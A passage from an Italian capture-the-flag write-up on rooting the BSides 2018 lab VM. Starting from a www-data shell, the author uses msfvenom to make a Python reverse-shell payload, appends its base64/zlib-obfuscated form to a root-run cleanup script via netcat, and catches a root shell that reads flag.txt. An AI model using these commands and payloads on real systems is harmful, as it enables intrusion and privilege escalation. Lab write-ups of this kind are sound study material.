Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux
17:45:58 up 5:02, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd usr
$ cd local
$ cd bin
$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/*      # Clean those damn logs! !
```

A questo punto , ho utilizzato venom per creare un payload malevolo che creasse una reverse shell , e ho utilizzato il seguente comando :

`msfvenom -p cmd/unix/reverse_python lhost=192.168.56.107 lport=4448`

una volta ottenuto il mio payload , mi sono passato il file “ **cleanup** “ dalla shell alla mia macchina locale per effettuare la modifica al suo contenuto , per poi ricaricarla dalla mia macchina alla shell , aggiornando così il file presente nella shell (vedi riquadri verdi e fucsia)


```
(kali@kali)-[~]
$ nc -l -p 4448
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i3
86 GNU/Linux
17:45:58 up 5:02, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd usr
$ cd local
$ cd bin
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs! !
$ nc 192.168.56.107 4448 < cleanup
$ nc 192.168.56.107 4448 > cleanup
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs! !

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').gete
ncoder('utf-8'))('eNqNkFELgJAQx7+K7GmDmE7MitiDhEFEbEm75Foo2Ta8+f3DlqVv3sMd9+d39z+ufhndWg+0eEq78FxA5pWC
wkWKBpc3X5ypcFyxDYhZfGaLmPKghUaA/10HkXReiwCdy7Uffztkn1xOKf5z9up2WV3LLL8m1YnML1ChVZKCotxf8Uw1RuSCaiB3js
TYqCPupFKYzKwwUyOzeTCCWF4/3tU3JoGI7+slQ8VIm+1h1yE')[0])))"

Contenuto della shell aggiornato

KALI
"the quieter you become, the more you are able to hear"

(kali@kali)-[~]
$ nc -l -p 4448
$ nc -l -p 4448 > cleanup
Per scaricare il file dalla shell

(kali@kali)-[~]
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs! !

(kali@kali)-[~]
$ nano cleanup

(kali@kali)-[~]
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/* # Clean those damn logs! !

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').gete
ncoder('utf-8'))('eNqNkFELgJAQx7+K7GmDmE7MitiDhEFEbEm75Foo2Ta8+f3DlqVv3sMd9+d39z+ufhndWg+0eEq78FxA5pWC
wkWKBpc3X5ypcFyxDYhZfGaLmPKghUaA/10HkXReiwCdy7Uffztkn1xOKf5z9up2WV3LLL8m1YnML1ChVZKCotxf8Uw1RuSCaiB3js
TYqCPupFKYzKwwUyOzeTCCWF4/3tU3JoGI7+slQ8VIm+1h1yE')[0])))"

(kali@kali)-[~]
$ nc -l -p 4448 < cleanup
Per caricare il file sulla shell

^C

(kali@kali)-[~]
$ nc -lvp 4448
listening on [any] 4448 ...
192.168.56.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.101] 37914
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag
cat: flag: No such file or directory
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@babatchv17
```

Una volta assicuratosi che il file fosse passato in modo corretto (riquadro arancione) , ho avviato nuovamente **netcat - nc -lvp 4448**

e nel riquadro rosso possiamo notare che la connessione è avvenuta come utente di root, permettendomi quindi di trovare il file **flag.txt**